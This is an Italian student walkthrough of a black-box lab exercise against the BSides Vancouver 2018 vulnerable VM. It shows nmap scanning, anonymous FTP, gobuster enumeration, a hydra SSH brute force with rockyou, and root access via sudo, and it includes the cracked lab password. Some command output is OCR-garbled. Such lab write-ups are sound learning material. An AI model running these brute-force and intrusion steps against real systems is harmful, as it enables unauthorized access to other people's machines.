
ESERCIZIO BLACK BOX

Inizialmente scarico **l'ova** dal link che il prof mi ha fornito e imposto la rete di quest'ultima su rete **interna inet**:



```
Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login:
```

Mi si presenta una volta avviata questa schermata, quindi decido di incominciare a identificare l'ip della macchina così da scansionare con **nmap** porte vulnerabili da sfruttare per poter scalare i privilegi:

```
(kali@ kali)-[~]
$ nmap -sn 192.168.50.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 09:49 EDT
Nmap scan report for 192.168.50.1
Host is up (0.00051s latency).
MAC Address: 08:00:27:E4:01:FA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.154
Host is up (0.00069s latency).
MAC Address: 08:00:27:F3:2E:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.08 seconds
```

Trovo l'ip della macchina target (**192.168.50.154**) e così comincio la scansione con **nmap** delle porte con il comando **–sV**:

Mi trovo disponibili le porte **ftp**, **ssh e http**. Inizio quindi subito con la porta **ftp** sfruttando **Il bug di vsftpd 2.3.5** che permette di ottenere una shell remota:

```
-(kali⊕kali)-[~]
ftp 192.168.50.154
Connected to 192.168.50.154.
220 (vsFTPd 2.3.5)
Name (192.168.50.154:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19972|).
150 Here comes the directory listing.
drwxr-xr-x
              2 65534
                         65534
                                      4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
229 Entering Extended Passive Mode (|||42613|).
150 Here comes the directory listing.
-rw-r--r--
             1 0
                                        31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> download user.txt.bk
```

```
(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Quindi dalla porta **ftp** riesco a prendere questo **file.txt** che da una serie nomi utente sembrerebbe. Avendo già visto che la porta 22 **ssh** è aperta, posso tentare di

connetterti tramite ssh per vedere se riesco a fare login con un possibile utente trovato nel file **users.txt.bk**.

```
-(kali⊕kali)-[~]
ssh_abatchy@192.168.50.154
abatchy@192.168.50.154: Permission denied (publickey).
  —(kali⊕kali)-[~]
ssh john@192.168.50.154
john@192.168.50.154: Permission denied (publickey).
  -(kali⊕kali)-[~]
ssh mai@192.168.50.154
mai@192.168.50.154: Permission denied (publickey).
  -(kali®kali)-[~]
└s ssh anne@192.168.50.154
anne@192.168.50.154's password:
Permission denied, please try again.
anne@192.168.50.154's password:
  —(kali®kali)-[~]
ssh doomguy@192.168.50.154
doomguy@192.168.50.154: Permission denied (publickey).
```

Tutti gli utenti li identifica come publickey, tranne **anne**, che mi chiede una **password**. Ora non mi resta che sfruttare l'ultima vulnerabilità che è quella della porta 80 http quindi vado a cercare nell'url del broswer l'ip della macchina target:




Bene ora utilizzerò **gobuster** per trovare le directory nascoste **nell'url**:

```
gobuster [command]
Available Commands:
  completion Generate the autocompletion script for the specified shell dir Uses directory/file enumeration mode
                  Uses DNS subdomain enumeration mode
  dns
                 Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
   gcs
                Uses gcs bucket enumeration mode
   help
                 Help about any command
                 Uses aws bucket enumeration mode
Uses TFTP enumeration mode
shows the current version
   s3
  tftp
  version
                 Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)
  vhost
Flags:
        -- debug
                                      Enable debug output
                                     Time each thread waits between requests (e.g. 1500ms)
help for gobuster
Disable color output
       --delay duration
   -h, --help
       --no-color
       --no-error
                                     Don't display errors
                                     Don't display progress
   -z, --no-progress
  -o, --output string
                                      Output file to write results to (defaults to stdout)
                                     File containing replacement patterns
Don't print the banner and other noise
  -p, --pattern string
  -q, --quiet
-t, --threads int
-v, --verbose
                                     Number of concurrent threads (default 10)
                                     Verbose output (errors)
Path to the wordlist. Set to - to use STDIN.
  -w, --wordlist string Path to the wordlist. Set to - to use STDIN.
--wordlist-offset int Resume from a given position in the wordlist (defaults to 0)
Use "gobuster [command] --help" for more information about a command.
```

```
-(kali⊕kali)-[~]
sobuster dir -u http://192.168.50.154 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                     http://192.168.50.154
[+] Method:
                                     GFT
                                    10
[+] Threads:
                                    /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:
                                     10s
Starting gobuster in directory enumeration mode
                           (Status: 403) [Size: 286]
/.hta
                     (Status: 403) [Size: 286]
(Status: 403) [Size: 291]
(Status: 403) [Size: 291]
(Status: 403) [Size: 290]
(Status: 200) [Size: 177]
(Status: 200) [Size: 177]
(Status: 200) [Size: 43]
/.htpasswd
/.htaccess
/cgi-bin/
/index.html
/index
/robots.txt
/robots (Status: 200) [Size: 43]
/server-status (Status: 403) [Size: 295]
Progress: 4614 / 4615 (99.98%)
Finished
```

Ok tra tutte e quattro le directory nascoste, che rispondono positivamente allo status ok, due di queste, ovvero robots e **robots.txt**, mi presantano un'altra directory nascosta:

```
User-agent: *
Disallow: /backup_wordpress
```



Questa directory mi porta a questo sito, da cui è possibile fare un login. A questo punto dovrò fare un'intervento di **brute force** sulla password con la **wordlists/rockyou**, e proverò l'utente **anne** sul servizio **ssh**:

```
| Wydra -V -I -I anne -P /usr/share/wordlists/rockyou.txt -f ssh://192.168.50.154 |
| Wydra -V -I -I anne -P /usr/share/wordlists/rockyou.txt -f ssh://192.168.50.154 |
| Wydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-13 11:11:52 |
| WakRING| Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 |
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| WakRING| Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
```

```
(kali® kali)-[~]
$ ssh anne@192.168.50.154's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
```

anne@bsides2018:~\$ sudo su root@bsides2018:/home/anne#

Qui ottengo il privilegio di **root**, ultima cosa che rimane da fare è fare il login sulla macchina virtuale per verificare user(**anne**) e password(**princess**);

Welcome	to	BSides	Vancouver	2018!	Нарру	hacking		
bs ides20	918	log in:	anne_					

Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login: anne Password:
Last login: Thu Mar 13 08:21:11 PDT 2025 on tty1 anne@bsides2018:~\$ _